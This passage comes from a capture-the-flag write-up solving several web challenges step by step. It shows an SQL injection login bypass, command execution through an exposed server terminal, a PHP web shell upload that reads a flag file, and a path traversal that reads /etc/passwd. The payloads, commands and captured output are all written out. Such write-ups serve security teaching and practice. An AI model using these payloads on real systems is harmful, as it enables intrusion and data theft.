
- Used the classic SQL injection authentication payload : **' OR 1=1 -- -**



' OR 1=1 -- -

•••••

- Logged in Successfully and got the flag



Secret Keeper


You have successfully logged in

Hai Mr. Master
Your SECRET is bi0s{np/gGpOcag/OK49gD34a4g==}

[flag4] = bi0s{np/gGpOcag/OK49gD34a4g==}

5. SHELLSHOCKER

- It gives a command shell , used ls to see all the files present in the current directory



My awesome terminal

Welcome to my awesome online terminal, now you believe me??

Challenge Instructions:

1. Enter a command in the form below.
2. Submit the form to execute the command on the server.
3. The output of the command will be displayed below.


Command Execution:

Enter a command: ls

Output:

```
Dockerfile index.html index.js node_modules package-lock.json package.json public
```

- Viewing the contents of Dockerfile , we can see that the flag file has been moved to /flag



My awesome terminal

Welcome to my awesome online terminal, now you believe me??

Challenge Instructions:

1. Enter a command in the form below.
2. Submit the form to execute the command on the server.
3. The output of the command will be displayed below.


Command Execution:

Enter a command: cat Dockerfile

Output:

```
FROM node:16-buster-slim WORKDIR /app COPY . . RUN mv flag /flag RUN npm install EXPOSE 3000 CMD ["npm", "start"]
```

- Viewing the contents of /flag , got to know that it was rabbit hole and not a real flag



My awesome terminal

Welcome to my awesome online terminal, now you believe me??

Challenge Instructions:

1. Enter a command in the form below.
2. Submit the form to execute the command on the server.
3. The output of the command will be displayed below.


Command Execution:

Enter a command: cat /flag

Output:

```
This is not the real flag
```

- Then tried viewing the contents of the index.js in the current directory.
- From this we can see that , the value of flag is being taken from the environmental variable FLAG




Command Execution:

Enter a command: cat index.js

Output:

```
const express = require('express'); const bodyParser = require('body-parser'); const { exec } = require('child_process'); const fs = require('fs');
FLAG = process.env.FLAG || 'flag{test}'; const app = express(); app.use(bodyParser.urlencoded({ extended: false })); app.use(express.static(__dirname
+ '/public')); app.get('/', (req, res) => { res.sendFile(__dirname + '/index.html'); }); app.post('/execute', (req, res) => { const command =
req.body.command; if (!command) { res.status(400).send('Command parameter is missing.'); return; } exec(command, (error, stdout, stderr) => { if
(error) { res.status(500).send('Error executing the command.'); } else { res.send(stdout); } }); }); app.listen(3000, () => {
fs.writeFile('/.realflag', FLAG, (err) => { if (err) throw err; console.log('Flag file created.'); }); console.log('App listening on port 3000!');
});
```

- Hence looked for the value of the environmental variable FLAG , and got the flag



Command Execution:

Enter a command: echo $FLAG

Output:


```
bi0s{tR20iQFeczis+bbR98AJ8w==}
```

> [flag5] = bi0s{tR20iQFeczis+bbR98AJ8w==}

6. GHOST

`Given : flag located in /tmp/flag.txt`

- Visiting the website we know that the website has a upload function we can abuse.
- In description it is said that the flag is stored in /tmp/flag.txt
- In the website it is given that the uploaded files are stored in /uploads



Upload your files

Something doesn't seem right....price?


Upload your file

The uploaded files will move to folder /uploads, I will keep your files secure, I promise...

- Therefore tried uploading a php web shell to view the contents of /tmp/flag.txt directly with the following payload:

```php
<?php echo file_get_contents('/tmp/flag.txt');
?>
```

- Then viewed the uploaded web shell in the uploads folder to trigger the web shell , and got the flag




```
bi0s{2nlyvofGCx2F8qSfYcbR8w==}
```

> [flag6] = bi0s{2nlyvofGCx2F8qSfYcbR8w==}

7. LAUGHABLE FILE INFILTRATION 2


`Given : flag located in /tmp/flag.txt`

- Viewing the poem can done by selecting any one of the drop down



Select a poem: The Moon by Emily

RESPONSE




The Moon

By Emily Dickinson


The moon was but a chin of gold
A night or two ago,
And now she turns her perfect face
Upon the world below.
Her forehead is of amplest blond;
Her cheek like beryl stone;
Her eye unto the summer dew
The likest I have known.
Her lips of amber never part;
But what must be the smile
Upon her friend she could bestow
Were such her silver will!
And what a privilege to be
But the remotest star!
For certainly her way might pass
Beside your twinkling door.

- Looking at the above response's url , we can see that the request is not being sent using GET using.
- So it must be using POST request to send the request.
- Using Burp suite to see what the POST request body is



```
POST / HTTP/1.1
Host: ch49241124382.ch.eng.run
Content-Length: 17
Cache-Control: max-age=0
Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="114", "Google Chrome";v="114"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://ch49241124382.ch.eng.run
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ch49241124382.ch.eng.run/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,kn;q=0.8
Connection: close

poems=Themoon.txt
```

- Changed the request body from Themoon.txt to /etc/passwd
- It gave the contents of /etc/passwd file as response




```
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://ch49241124382.ch.eng.run
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
